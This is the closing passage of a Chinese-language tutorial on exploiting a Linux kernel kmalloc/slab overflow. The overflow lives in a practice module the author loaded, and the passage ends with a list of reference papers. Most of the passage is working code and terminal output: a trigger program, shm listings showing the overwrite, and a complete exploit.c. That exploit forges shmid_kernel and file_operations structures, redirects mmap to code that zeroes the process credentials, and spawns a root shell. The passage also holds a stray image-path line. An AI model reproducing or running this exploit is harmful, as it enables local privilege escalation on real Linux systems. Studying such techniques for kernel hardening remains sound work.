        fclose(fp);
        return (retval == 3) ? (num_objs - active_objs) : -1;
}
```

```
int main(void)
{
        char buf[4096];
        int i, free_objs, *shmid, first_obj, second_obj;
        memset(buf, 0x41, sizeof(buf));
        if ((free_objs = cache_free_objs("size-64")) == -1)
                exit(-1);
        printf("free_objs = %d\n", free_objs);
        if ((shmid = malloc((free_objs + 4) * sizeof(int))) == NULL) {
                perror("malloc");
                exit(-1);
        }
        for (i = 0; i < (free_objs + NUMOBJ); i++)
                shmid[i] = shmget(IPC_PRIVATE, 4096, IPC_CREAT);
        first_obj = shmid[FSTOBJ];
        second_obj = shmid[SNDOBJ];
        shmctl(first_obj, IPC_RMID, NULL);
        syscall(__NR_new_call, buf, 128, 1);
        return 0;
}
```

```
[root@localhost kheap]# ls
Makefile    sys.c    sys.o
[root@localhost kheap]# insmod sys.o
[wzt@localhost kheap]$ ./trigger
free_objs = 25
```

```
[wzt@localhost kheap]$ cat /proc/sysvipc/shm
       key      shmid perms       size  cpid  lpid nattch   uid   gid  cuid  cgid      atime      dtime      ctime
         0          0     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0      32769     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0      65538     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0      98307     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     131076     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     163845     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     196614     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     229383     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     262152     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     294921     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     327690     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     360459     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     393228     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     425997     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     458766     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     491535     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     524304     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     557073     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     589842     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     622611     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     655380     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     688149     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     720918     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     753687     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     786456     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     819225     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
         0     851994     0       4096  1210     0      0   500   500   500   500          0          0 1281466855
1094795585 -1600094180  40501 1094795585 1094795585 1094795585  1094795585 1094795585 1094795585 1094795585 1094795585
```

我们可以看到 key 这些结构都变成 1094795585， 也就是 0x41414141 了。

好了， 现在可以直接写 exploit 来做权限提升了：

```
[wzt@localhost kheap]$ cat exploit.c
#include <stdio.h>
#include <stdlib.h>
```


```
#include <string.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/syscall.h>
#include <unistd.h>

#define __NR_new_call      253

#define NUMOBJ                    4
#define FSTOBJ                    free_objs + 2
#define SNDOBJ                    free_objs + 3

struct inode
{
        int size[48];
}inode;

struct dentry
{
        int d_count;
        int d_flags;
        void *d_inode;
        void *d_parent;
} dentry;

struct file_operations
{
        void *owner;
        void *llseek;
        void *read;
        void *write;
        void *readdir;
        void *poll;
        void *ioctl;
        void *mmap;
        void *open;
        void *flush;
        void *release;
        void *fsync;
        void *fasync;
        void *lock;
        void *readv;
        void *writev;
```

```
        void *sendpage;
        void *get_unmapped_area;
} op;

struct file
{
        void *prev, *next;
        void *f_dentry;
        void *f_vfsmnt;
        void *f_op;
} file;

#define IPCMNI              32768

struct kern_ipc_perm
{
        int key;
        int uid;
        int gid;
        int cuid;
        int cgid;
        int mode;
        int seq;
};

struct shmid_kernel
{
        struct kern_ipc_perm shm_perm;
        struct file *shm_file;
} shmid_kernel;

int kernel_code()
{
        int i, c;
        int *v;
        int uid, gid;

        uid = getuid();
        gid = getgid();

        __asm__("movl %%esp, %0" : : "m"(c));

        c &= 0xffffe000;
        v = (void *)c;
```

```
	for (i = 0; i < 4096/ sizeof(*v) - 1; i++) {
		if (v[i] == uid && v[i + 1] == uid) {
			i++;
			v[i++] = 0; v[i++] = 0; v[i++] = 0;
		}
		if (v[i] == gid) {
			v[i++] = 0; v[i++] = 0; v[i++] = 0; v[i++] = 0;
			return -1;
		}
	}

	return -1;
}

int (*kernel_printk)(const char *fmt, ...);

void test_kernel_code(void)
{
	kernel_printk = 0xc0118070;
	kernel_printk("We are in kernel!\n");
}

int cache_free_objs(char *cache_name)
{
	FILE *fp;
	char buf[1024], name[256];
	int active_objs, num_objs, retval;

	memset(name, 0, sizeof(name));

	if ((fp = fopen("/proc/slabinfo", "r")) == NULL) {
		perror("fopen");
		return -1;
	}



	while (!feof(fp)) {
		retval = 0;

		if (!fgets(buf, sizeof(buf), fp))
			break;

		retval = sscanf(buf, "%s %u %u", name, &active_objs, &num_objs);
```

```
		if (!strcmp(name, cache_name))
			break;
	}

	fclose(fp);

	return (retval == 3) ? (num_objs - active_objs) : -1;
}

int main(void)
{
	char buf[4096];
	int i, free_objs, *shmid, first_obj, second_obj;

	for (i = 0; i < sizeof(inode.size); i++)
		inode.size[i] = 4096;

	dentry.d_count = 4096;
	dentry.d_flags = 4096;
	dentry.d_inode = &inode;
	dentry.d_parent = NULL;

	op.mmap = &kernel_code;
	op.get_unmapped_area = &kernel_code;

	file.prev = NULL;
	file.next = NULL;
	file.f_dentry = &dentry;
	file.f_vfsmnt = NULL;
	file.f_op = &op;

	shmid_kernel.shm_perm.key = IPC_PRIVATE;
	shmid_kernel.shm_perm.uid = getuid();
	shmid_kernel.shm_perm.gid = getgid();
/*
	shmid_kernel.shm_perm.cuid = shmid_kernel.shm_perm.uid;
	shmid_kernel.shm_perm.cgid = shmid_kernel.shm_perm.gid;
*/
	shmid_kernel.shm_perm.cuid = 501;
	shmid_kernel.shm_perm.cgid = 501;
	shmid_kernel.shm_perm.mode = -1;
	shmid_kernel.shm_file = &file;
```

```
        if ((free_objs = cache_free_objs("size-64")) == -1)
                exit(-1);

        printf("[+] Free_objs = %d\n", free_objs);

        if ((shmid = malloc((free_objs + 4) * sizeof(int))) == NULL) {
                perror("malloc");
                exit(-1);
        }

        for (i = 0; i < (free_objs + NUMOBJ); i++)
                shmid[i] = shmget(IPC_PRIVATE, 4096, IPC_CREAT);

        first_obj = shmid[FSTOBJ];
        second_obj = shmid[SNDOBJ];

        shmid_kernel.shm_perm.seq = second_obj / IPCMNI;
        memset(buf, 0x41, sizeof(buf));
        memcpy(&buf[64], &shmid_kernel, sizeof(shmid_kernel));

        shmctl(first_obj, IPC_RMID, NULL);
        syscall(__NR_new_call, buf, 64 + sizeof(shmid_kernel), 1);
        printf("[+] Start exploiting ...\n");

        if ((int)shmat(second_obj, NULL, SHM_RDONLY) == -1) {
                printf("[+] Waiting shell ...\n");
                setreuid(0, 0);
                setregid(0, 0);
                execl("/bin/sh", "/bin/sh", NULL);
                exit(-1);
        }
        printf("[-] Exploit failed.\n");
        return 0;
}
[wzt@localhost kheap]$
```



成功得到 root!

四、参考

1、 grip2 - Linux 内核溢出研究系列(2) - kmalloc 溢出技术

2、 qobaiashi - the sotry of exploiting kmalloc() overflows

3、 Ramon de Carvalho Valle - Linux Slab Allocator Bu_er Overow Vulnerabilities

4、 wzt - How to Exploit Linux Kernel NULL Pointer Dereference

5、 alert7 - Linux_Kernel_Exploit_RDv0.0.2